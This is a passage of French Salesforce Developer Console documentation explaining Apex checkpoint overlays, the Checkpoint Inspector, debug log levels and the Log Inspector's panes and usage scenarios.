Utilisez la Developer Console pour superposer les diagnostics qui sont générés lorsque le code Apex s'exécute au point de contrôle, sans modifier aucun code.

Reportez-vous à Définition de points de contrôle dans un code Apex.

Lors du dépannage d'un problème d'exécution, vous pouvez consulter des informations sur l'état d'une variable ou de la base de données. Vous pouvez également créer une condition spécifique dans laquelle votre code est testé. La Developer Console permet de superposer le code Apex et les instructions SOQL déclenchés lorsque le code s'exécute à un point de contrôle.

1. Définissez des points de contrôle et exécutez votre code, puis accédez à l'onglet **Checkpoints (Points de contrôle)**.
2. Sélectionnez un point de contrôle, puis cliquez sur **Edit Properties (Modifier les propriétés)**.
3. Sélectionnez **SOQL** ou **Apex Code (Code Apex)**. Pour exécuter le code de diagnostic sans générer de décharge de mémoire au point de contrôle, désactivez **Dump Heap (Décharge mémoire)**.




4. Saisissez la déclaration SOQL ou le code Apex dans la case **Action Script (Script d'action)**, puis cliquez sur **OK**.

   Remarque: Vous ne pouvez pas référencer des objets locaux, car un bloc est un nouveau cadre de pile. Référencez des objets statiques ou créez de nouveaux objets. De plus, vous ne pouvez pas utiliser des variables de liaison dans des requêtes SOQL utilisées dans des superpositions.

Les résultats du code superposé s'affichent sous un onglet **Query Results (Résultats de requête)** ou **Apex Execution Results (Résultats d'exécution Apex)** séparé dans l'Inspecteur de points de contrôle. Pour plus d'informations sur la navigation dans les résultats de requête, reportez-vous à Éditeur de requête de la Developer Console.

Remarque: Sous l'onglet **Apex Execution Results (Résultats d'exécution Apex)**, la valeur `-1` indique que le champ n'est pas applicable.

CONSULTER ÉGALEMENT :

Définition de points de contrôle dans un code Apex

Onglet Points de contrôle

Inspecteur de points de contrôle


## Inspecteur de points de contrôle

Utilisez des points de contrôle pour examiner les objets en mémoire un point spécifique de l'exécution et afficher les autres objets qui contient des références vers ces objets.

Accédez à l'onglet Points de contrôle, puis double-cliquez sur un point pour afficher les résultats dans l'Inspecteur de points de contrôle. L'Inspecteur de points de contrôle fournit plus d'informations sur les variables que l'Inspecteur de journal, notamment sur les éléments individuels dans des collections.


L'inspecteur de points de contrôle contient deux onglets :

- L'onglet Décharge mémoire affiche tous les objets présents en mémoire au moment de l'exécution de la ligne de code au point de contrôle. Les éléments sont répertoriés et regroupés par type de données.




- La colonne Types est une simple liste de classes de tous les objets instanciés en mémoire au point de contrôle, avec le nombre d'objets instanciés et la quantité de mémoire utilisée en octets. Cliquez sur un élément pour afficher une liste de ces objets dans la colonne Instances, avec leur adresse dans la décharge mémoire et la mémoire utilisée. Cliquez sur une instance pour afficher les variables actuellement définies dans cet objet dans la colonne État.
- L'onglet Références contient deux listes qui présentent les relations entre les symboles contenus dans la mémoire. Utilisez la liste Références entrantes pour localiser les symboles qui peuvent contenir des références à des objets d'un type spécifique. Utilisez la liste Instances de référencement pour rechercher des instances spécifiques contenant des références à un symbole. Double-cliquez pour rechercher cette instance ailleurs dans la décharge mémoire.
- L'onglet Rechercher permet de rechercher des symboles dans la décharge mémoire par valeur ou par adresse. La recherche renvoie les valeurs de symbole partielles, mais les adresses doivent être exactes. Pour rechercher rapidement une valeur, cliquez sur l'icône de recherche ( ) affichée à droite lorsque vous la survolez dans le volet État.

- L'onglet Symboles affiche une arborescence de tous les symboles en mémoire au point de contrôle. Utilisez-le pour un examen rapide de l'état du système à la ligne de code spécifique (et ses itérations) à laquelle le point de contrôle a été défini.




**Important:** Si les barres de défilement ne sont pas affichées dans les volets l'Inspecteur de points de contrôle sur un Mac, ouvrez **System Preferences (Préférences système)** > **General (Général)**, puis définissez `Afficher les barres de défilement` sur Toujours.

CONSULTER ÉGALEMENT :

Onglet Points de contrôle


Définition de points de contrôle dans un code Apex

Superposition de code Apex et de déclarations SOQL

# Onglet Logs (Journaux)

Utilisez l'onglet Logs (Journaux) de la Developer Console pour accéder aux journaux qui contiennent les événements de la base de données, le traitement Apex, le workflow, les appels et la logique de validation.

La Developer Console extrait automatiquement les journaux de débogage de l'utilisateur actuel et les répertorie sous l'onglet **Logs (Journaux)**. Par exemple, si vous avez des règles de validation associées à l'insertion d'un enregistrement et que vous insérez un nouvel enregistrement, la Developer Console capture un journal de débogage pour la requête et l'ajoute à la liste.




- Pour ouvrir le journal sélectionné dans l'Inspecteur de journal, cliquez sur **File (Fichier)** > **Open Log (Ouvrir le journal)** ou double-cliquez sur le journal sous l'onglet **Logs (Journaux)**. Utilisez l'inspecteur de journal pour examiner un journal de débogage, évaluer un code Apex, suivre une opération DML, surveiller les performances, et davantage.
- Pour ouvrir le journal sélectionné dans un éditeur de texte, cliquez sur **File (Fichier)** > **Open Raw Log (Ouvrir le journal brut)**.
- Pour filtrer les journaux visibles, cliquez sur **Filter (Filtrer)**, puis saisissez le texte que vous souhaitez inclure la liste. Par exemple, pour afficher les journaux de débogage d'un utilisateur spécifique, saisissez le nom de cet utilisateur. Le filtre est sensible à la casse.
- Pour supprimer tous les journaux de la liste, cliquez sur **Debug (Déboguer)** > **Clear (Effacer)** > **Log Panel (Panneau journal)**.
- Par défaut, l'onglet **Logs (Journaux)** affiche uniquement les nouveaux journaux générés par l'utilisateur actuel. Pour afficher tous les journaux de débogage enregistrés pour votre organisation, y compris les nouveaux journaux générés par d'autres utilisateurs, cliquez sur **Debug (Déboguer)**, puis désactivez **Show My Current Logs Only (Afficher mes journaux actuels uniquement)**.
- Pour masquer automatiquement tous les journaux existants lors de la prochaine actualisation de la page, cliquez sur **Debug (Déboguer)**, puis sélectionnez **Auto-Hide Logs (Masquer automatiquement les journaux)**.
- Pour télécharger une copie du journal sélectionné sous forme de fichier texte, cliquez sur **File (Fichier)** > **Download Log (Télécharger le journal)**. Le nom par défaut de ce fichier est `apex.log`.
- Pour empêcher le chargement des fichiers journaux à l'ouverture de la Developer Console, accédez à **Help (Aide)** > **Preferences (Préférences)**, puis définissez **Prevent Logs on Load (Empêcher les journaux au chargement)** sur `true`.

Remarque: Les journaux d'utilisateur sont configurés dans la page Journal de débogage de votre organisation. Dans Configuration, saisissez *`Journaux de débogage`* dans la case `Recherche rapide`, puis sélectionnez **Journaux de débogage**.

## Définition de niveaux de consignation

Les niveaux de consignation déterminent la quantité d'informations sur la requête enregistrées dans un journal de débogage. L'analyse d'un journal volumineux peut être très longue. Pour réduire la taille d'un journal, ajustez le niveau de consignation en conséquence. Utilisez une consignation détaillée pour un code que vous examinez. Utilisez une consignation lapidaire pour un code qui ne vous intéresse pas.

Pour spécifier les niveaux de consignation pour les requêtes futures, cliquez sur **Debug (Déboguer)** > **Change Log Levels (Modifier les niveaux du journal)**. Cette page permet de définir des indicateurs de trace et des niveaux de débogage.

Pour remplacer les niveaux de journal par défaut pour une classe ou un déclencheur spécifique, ou pour définir la consignation d'un utilisateur, ajoutez un indicateur de trace comprenant une durée et un niveau de débogage.

Pour enregistrer vos modifications et fermer la fenêtre, cliquez sur **Done (Terminé)**.

Remarque: Si vous effectuer un débogage en utilisant des points de contrôle, définissez le niveau de consignation du code Apex sur FINER ou FINEST (ne pas utiliser FINEST pour un déploiement).

Pour plus d'informations sur chaque paramètre, reportez-vous à Catégories du journal de débogage et Niveaux du journal de débogage.

**Important:** Si la Developer Console est ouverte, les niveaux de journal définis dans la Developer Console affectent tous les journaux, y compris ceux créés pendant un déploiement. Avant d'effectuer un déploiement, vérifiez que le niveau de consignation du code Apex n'est pas défini sur Le meilleur, sinon le déploiement risque d'être plus long que prévu.

CONSULTER ÉGALEMENT :

- Configuration de la consignation du débogage
- Menu Debug de la Developer Console
- Inspecteur du journal
- Niveaux des journaux de débogage
- Ordre de précédence du journal de débogage

# Inspecteur du journal

L'Inspecteur du journal est une visionneuse d'exécution sensible au contexte qui affiche la source d'une opération, l'événement ayant déclenché l'opération et l'action exécutée ensuite. Utilisez cet outil pour inspecter les journaux de débogage qui incluent des événements de la base de données, un traitement Apex, un workflow et une logique de validation.


Les volets affichés dans l'inspecteur du journal dépendent de la perspective sélectionnée. Pour changer de perspective, cliquez sur **Debug (Déboguer)** > **Switch Perspective (Changer la perspective)**. Pour plus d'informations sur les perspectives par défaut et personnalisées, reportez-vous à Gestion des perspectives dans Inspecteur de journal.

## Volets du journal

L'inspecteur du journal peut inclure n'importe lequel des volets suivants :

- Arborescence de la pile
- Pile d'exécution
- Journal des exécutions
- Source
- Variables
- Présentation de l'exécution

Cliquez sur **Debug (Déboguer)** > **View Log Panels (Afficher les volets du journal)** ou appuyez sur CTRL+P pour choisir parmi les volets disponibles et concevoir une perspective personnalisée.




Si vous concevez une perspective personnalisée que vous souhaitez réutiliser, cliquez sur **Debug (Déboguer)** > **Save Perspective (Enregistrer la perspective)**, puis saisissez un nom explicite. Une fois la perspective personnalisée enregistrée, vous pouvez la sélectionner lorsque vous utilisez l'inspecteur de journal, en cliquant sur **Debug (Déboguer)** > **Switch Perspective (Basculer la perspective)**.


L'affichage de la plupart des volets est automatiquement actualisé lorsque vous cliquez sur un élément dans un volet associé. Par exemple, si vous cliquez sur un dossier dans le volet Arborescence de la pile, les volets Pile d'exécution, Journal d'exécution et Source sont mis à

jour pour afficher les informations correspondant à l'objet associé. De même, si vous cliquez sur une ligne du Journal d'exécution, les volets Arborescence de la pile, Pile d'exécution et Source sont mis à jour avec les détails de cette ligne. Un clic sur un élément sous l'onglet Unités exécutées dans Présentation de l'exécution entraîne la mise à jour des volets Journal d'exécution, Arborescence de la pile, Pile d'exécution et Source.


## Arborescence de la pile

Le volet Arborescence de la pile affiche deux vues d'arborescence qui présentent les informations de « haut en bas », depuis les appels d'initialisation vers le niveau inférieur, et montrent la hiérarchie des éléments d'un processus. Par exemple, si une classe appelle une deuxième classe, celle-ci s'affiche en tant que noeud enfant de la première classe.

L'arborescence d'exécution affiche chaque opération. Par exemple, si une boucle `for` appelle `System.debug()` 8 fois, l'arborescence d'exécution indique la durée de chaque appel :




L'arborescence des performances regroupe les opérations qui permettent d'analyser les performances d'ensemble d'une opération. Avec l'exemple ci-dessus, l'arborescence des performances affiche la durée totale de tous les appels à `debug` :





Ce journal a été généré depuis la fenêtre Exécution anonyme. Les appels à `debug` et à d'autres méthodes depuis d'autres emplacements de votre code sont regroupés dans l'unité exécutée.

Chaque section du volet Arborescence de la pile comprend les informations suivantes :

| Colonne | Description |
|---|---|
| Étendue | Région délimitée au sein du processus, telle qu'un workflow, une classe ou un DML. |
| Unité | Nom de l'élément (région). |
| Durée | Durée (en millisecondes) nécessaire à l'exécution de l'élément. |
| Segment de mémoire | Quantité de segments mémoire (en octets) utilisés par l'élément. |
| Itérations | Nombre d'appels de l'élément. |


## Pile d'exécution

Le volet Pile d'exécution affiche une vue « ascendante » de l'élément sélectionné dans le journal de débogage, en commençant par l'appel de niveau inférieur, suivi de l'opération ayant déclenché cet appel, et ainsi de suite.




## Journal d'exécution

Le volet Journal d'exécution contient le journal de débogage du processus actuel. Le journal de débogage contient toutes les actions exécutées dans le processus, notamment les appels de méthode, les règles du workflow et les opérations DML. Pour afficher une longue ligne tronquée dans la vue, survolez-la pour ouvrir une fenêtre contextuelle.




Utilisez le journal d'exécution pour retracer les étapes d'un processus. Vous pouvez passer vous-même d'une ligne à l'autre ou filtrer le journal sur les lignes qui vous intéressent.

- **This Frame (Ce cadre)** : affiche uniquement cette partie du processus, ou uniquement les éléments associés au niveau. Par exemple, si vous sélectionnez un déclencheur qui appelle une classe, seules les opérations du déclencheur sont affichées. Si vous cliquez sur `CODE_UNIT_STARTED` et sélectionnez **This Frame (Ce cadre)**, seuls les éléments du processus qui se produisent entre `CODE_UNIT_STARTED` et sa ligne associée `CODE_UNIT_ENDED` sont affichés.
- **Executable (Exécutable)** : affiche uniquement les éléments exécutables dans le journal de débogage. Cela masque les informations des limites cumulées, comme le nombre de requêtes SOQL effectuées, le nombre de lignes DML, etc.

  Conseil: Laissez toujours **Executable (Exécutable)** activé. Désactivez-le uniquement pour optimiser votre processus et obtenir des informations spécifiques sur les limites.

- **Debug Only (Déboguer uniquement)** : Affiche uniquement les instructions de débogage que vous avez ajoutées au code.
- **Filter (Filtre)** : affiche les éléments qui correspondent à votre saisie dans le champ associé. Par exemple, si vous sélectionnez **Filter (Filtre)** et saisissez *`DML`*, seules les lignes du journal d'exécution contenant la chaîne « DML » (dans l'événement ou dans les détails) sont affichées. Le filtre est sensible à la casse.

Le volet Journal d'exécution contient les informations suivantes :

| Colonne | Description |
|---|---|
| Horodatage | Heure système à laquelle commence le processus, affichée dans l'heure locale de l'utilisateur. Le format est le suivant : `HH:MM:SS:MSS`. |
| Événement | L'événement Débogage. |
| Détails | Des informations supplémentaires relatives à l'événement, comme un numéro de ligne et des paramètres. |

## Source

Le volet Source contient le code source exécuté ou les définitions de métadonnées des entités utilisées durant le processus, et indique le nombre d'exécutions de la ligne de code. Le contenu affiché dans le volet dépend des éléments sélectionnés ailleurs dans la vue.

Pour accéder à une ligne de code spécifique, saisissez un numéro de ligne dans la zone de saisie en bas du volet source, puis cliquez sur **Jump (Aller à)**.

Cliquez sur **Open (Ouvrir)** pour ouvrir le code source exécuté dans une vue Éditeur de code source.

Remarque: Si des règles de validation ou un workflow sont exécutés au cours du processus, la représentation des métadonnées est affichée dans le volet source. Vous ne pouvez pas ouvrir une représentation de métadonnées à partir de la Console du développeur. Reportez-vous à `Règles de validation` et à `Workflow` dans le guide *Force.com Metadata API Developers Guide*.

## Variables

Utilisez le volet Variables pour déterminer l'heure d'attribution d'une variable à une valeur et quelle est cette valeur. Cliquez sur un événement `Variable` pour renseigner la section.


Remarque: Le niveau du journal du **Apex Code (code Apex)** doit être défini sur `Meilleur` pour les attributions de variable à consigner.

Une autre méthode d'affichage du contenu des variables consiste à utiliser des points de contrôle, qui permettent d'afficher davantage d'informations sur les entités conservées en mémoire à un point donné de l'exécution. Pour plus d'informations, reportez-vous à Configuration de points de contrôle dans un code Apex.

## Présentation de l'exécution : ordre d'enregistrement, limitations, chronologie et unités exécutées

Le volet Présentation de l'exécution en bas de l'inspecteur du journal inclut quatre onglets :

- L'onglet Ordre d'enregistrement affiche une chronologie des actions DML avec un code couleur. Pour chaque action DML exécutée, les éléments d'ordre d'enregistrement sont illustrés par des wagons dans la chronologie.




  Les couleurs suivantes sont utilisées pour différencier les éléments :

| Couleur | Type |
|---|---|
| Rouge | Avant le déclenchement |
| Orange | Après le déclenchement |
| Vert | Règle de validation |
| Bleu | Règle d'attribution |
| Violet | Règle de workflow |


Pour plus d'informations sur un élément spécifique, cliquez sur le wagon associé dans la chronologie. La fenêtre contextuelle affiche des informations supplémentaires, avec un lien qui permet d'accéder directement à l'emplacement correspondant dans le journal.

Pour afficher le ou les ID des enregistrements affectés, cliquez sur le nom du sObject dans le volet gauche.

- L'onglet Limites affiche les limites globales du système utilisées par nom et par montant, et inclut les informations suivantes :

| Colonne | Description |
|---|---|
| Limite | Nom de la limite. |
| Utilisé jusqu'à présent | Proportion de la limite utilisée par ce processus à ce point de l'exécution. |
| Total de la requête | Proportion de cette limite utilisée par la requête en fin d'exécution. |
| Total disponible | Montant total de la limite. |


- L'onglet Chronologie affiche une représentation visuelle de la durée de chaque processus. Sélectionnez l'option **Scale (Échelle)** qui affiche la vue la plus utile.




L'onglet Chronologie inclut les informations suivantes :

| Colonne | Description |
|---|---|
| Catégorie | Type de processus. |
| Msec | Durée en millisecondes du processus. |
| % | Durée en pourcentage du processus de la requête complète. |

- L'onglet Unités exécutées affiche les ressources système utilisées par chaque élément du processus.




Les boutons en bas de l'onglet peuvent être utilisés pour filtrer les informations par type d'élément. Par exemple, si vous ne souhaitez pas afficher les détails des méthodes, cliquez sur **Methods (Méthodes)**. Cliquez une deuxième fois sur le bouton pour effacer le filtre.

L'onglet Unités exécutées inclut les informations suivantes :

| Colonne | Description |
|---|---|
| Quoi | Type d'élément du processus. Les types incluent :<br>– Méthode<br>– Requêtes<br>– Workflow<br>– Codes d'appel<br>– DML<br>– Validations<br>– Déclencheurs<br>– Pages |
| Nom | Nom de l'élément du processus. |
| Somme | Durée totale de l'élément. |
| Moy | Durée moyenne de l'élément. |
| Maximum | Durée maximale de l'élément. |
| Minimum | Durée minimale de l'élément. |
| Nombre | Nombre d'appels de l'élément durant le processus. |
| Segment de mémoire | Espace occupé par l'élément dans le segment de mémoire. |
| Type de requête | Type de la requête. Les valeurs possibles sont les suivantes :<br>– SOQL<br>– SOSL |
| Total lignes | Nombre total d'enregistrements modifiés pour l'élément. |
| Lignes moy | Nombre moyen d'enregistrements modifiés pour l'élément. |
| Lignes max | Nombre maximal d'enregistrements modifiés pour l'élément. |
| Ligne min | Nombre minimal d'enregistrements modifiés pour l'élément. |

Pour trier les informations par une colonne spécifique, cliquez sur son en-tête.

**Important:** Si vous travaillez sur Mac et que les barres de défilement ne sont pas affichées dans les volets de l'inspecteur du journal, ouvrez **System Preferences (Préférences système)** > **General (Général)**, puis définissez `Afficher les barres de défilement` sur **Toujours**.

CONSULTER ÉGALEMENT :

Menu Debug de la Developer Console

Onglet Logs (Journaux)

Gestion des perspectives dans l'Inspecteur de journal

Création de perspectives personnalisées dans l'Inspecteur de journal

## Exemples d'utilisation de l'Inspecteur de journal

Voici quelques exemples d'utilisation de l'Inspecteur de journal pour diagnostiquer et résoudre les problèmes.

- Suivi du chemin d'exécution
- Affichage d'instructions `System.Debug`
- Mise à jour du code source
- Suivi DML dans une requête
- Évaluation des performances d'une page Visualforce
- Affichage d'un processus complexe

**Suivi du chemin d'exécution**

Scénario : Vous avez ouvert un journal de débogage dans l'Inspecteur de journal. Quels sont les différents moyens de parcourir les informations ?

1. Dans le volet Journal d'exécution, sélectionnez **Executable (Exécutable)** pour filtrer toutes les étapes non exécutables, y compris les informations sur les limitations cumulées.
2. Dans le volet Présentation de l'exécution, cliquez sur l'onglet Unités exécutées pour afficher les valeurs cumulées des différents types d'opération dans la demande. Par exemple, vous pouvez afficher le nombre d'opérations DML ou les différentes méthodes selon leur type.
3. Pour afficher les limites du contrôleur utilisées par cette opération, cliquez sur l'onglet Limites.

**Affichage d'instructions `System.Debug`**

Scénario : Vous avez ajouté plusieurs instructions `System.Debug` à votre code pour suivre la progression d'une requête. Comment les rechercher en utilisant l'Inspecteur de journal ?

1. Dans le volet Execution Log (Journal d'exécution), sélectionnez **Filter (Filtrer)**.
2. Saisissez *`DEBUG`* (en majuscules) dans la zone de saisie.

Seules les lignes contenant le terme *`DEBUG`* sont affichées dans votre demande.

**Mise à jour du code source**

Scénario : Une fois votre requête exécutée, vous remarquez une erreur de code Apex dans le journal de débogage. Quelle est la méthode la plus facile pour modifier votre code Apex ?

1. Dans le volet Source, sélectionnez la ligne de code.
2. Cliquez sur **Open (Ouvrir)**.

La classe ou le déclencheur s'ouvre dans un nouvel onglet Éditeur de code source.

### Suivi DML dans une requête

Scénario : Votre demande contient de nombreuses instructions DML à divers emplacements. Comment déterminer le nombre d'exécutions d'une instruction DML dans une requête ?

Voici deux techniques qui permettent d'explorer un journal de débogage pour examiner l'instruction DML exécutée pendant la requête :

1. Dans le volet Journal d'exécution, sélectionnez **Filter (Filtrer)**, puis saisissez `DML`. Tous les éléments d'une requête contenant DML dans l'événement ou dans les détails s'affichent.
2. Dans le volet Présentation de l'exécution, cliquez sur l'onglet Unités exécutées, puis désactivez tous les autres types d'exécution, à l'exception de DML. Les boutons permettent de basculer. Cliquez une fois pour **exclure** un type d'opération de la liste. Cliquez de nouveau pour désactiver le filtre. Pour afficher uniquement l'instruction DML, cliquez sur **Methods (Méthodes)**, **Queries (Requêtes)**, **Workflow**, **Callouts (Appels)**, **Validations**, **Triggers (Déclencheurs)** et **Visualforce Pages**.
   - Les détails de l'opération DML indiquent le type d'objet qui a été affecté, ainsi que l'opération spécifique exécutée (insérer, mettre à jour, etc.). Vous pouvez également afficher le nombre d'exécutions d'une instruction DML, le nombre de lignes, etc.
   - Si vous cliquez sur un élément d'une demande DML sous l'onglet Unités exécutées, le Journal d'exécution filtre toutes les autres parties de la demande et affiche uniquement cette instruction DML.


Vous pouvez également utiliser ces procédures pour rechercher et filtrer des requêtes.

### Évaluation des performances d'une page Visualforce


Scénario : Vous avez une page Visualforce et un contrôleur Apex qui exécute des requêtes SOQL. Comment analyser les performances de votre page et déterminer l'unité de code la plus lente ? Comment déterminer le nombre de requêtes exécutées dans la requête ? Comment vérifier la distance qui vous sépare des limites du contrôleur ?

1. Dans le volet Arborescence de la pile, recherchez le nom de la page Visualforce. Le format du niveau supérieur est `/apex/pagename`. Le premier noeud inférieur affiche l'extension de la page. Ouvrez ce noeud pour déterminer la date d'initialisation du contrôleur.
2. Continuez à ouvrir des noeuds afin d'explorer l'appel de méthodes et déterminer la durée nécessaire pour chaque méthode. Après avoir cliqué sur un élément dans le volet Arborescence de la pile, le volet Journal d'exécution affiche cette partie du journal de débogage, le volet **Source** est actualisé pour afficher le code source approprié et le volet Variables affiche les variables en contexte.
3. Dans le volet Présentation de l'exécution, cliquez sur l'onglet Unités exécutées pour afficher des statistiques de votre code, qui comprennent la durée d'exécution en millisecondes et la taille de segment en octets. La colonne Cpt indique le nombre d'exécutions d'une unité de code particulière. Si une unité de code a été exécutée plusieurs fois, les valeurs de somme, moyenne, maximum et minimum du délai d'exécution sont mises à jour. De la même façon, si une demande est exécutée plusieurs fois, l'affichage est mis à jour pour récapituler les valeurs cumulées des lignes renvoyées.

   Vous pouvez filtrer les unités de code en cliquant sur les boutons en regard des unités de code que vous souhaitez exclure de la vue. Suivi DML dans une demande présente cette opération.



4. Cliquez sur l'onglet Limitations pour vérifier les limites applicables et déterminer ce qui sépare votre demande de chaque limite applicable. La colonne Total disponible indique les limites du gouverneur autorisées pour votre organisation par type d'opération. La colonne Total de la requête indique le nombre total de requêtes exécutées. La colonne Utilisé jusqu'à présent indique le nombre de requêtes consommées au point d'exécution que vous avez sélectionné dans la trace de la pile ou le journal d'exécution.
5. Cliquez sur l'onglet Chronologie pour visualiser les unités de code exécutées, organisées par type, avec le total et le pourcentage de la durée d'exécution de chaque type d'unité de code. La chronologie permet de déterminer rapidement les parties de la requête qui ont nécessité le plus de temps. Pour augmenter ou réduire la période affichée dans la chronologie, sélectionnez un intervalle de temps en bas de la section de récapitulatif.




Dans cet exemple, les requêtes de la base de données ont nécessité le plus de temps (56,95 %). Elles sont suivies de la page Visualforce. Le délai le plus court a été consacré au code Apex. En outre, les pages Visualforce et le code Apex ont été exécutés en premier et en dernier, tandis que les opérations de la base de données ont été exécutées entre les deux.

**Affichage d'un processus complexe**

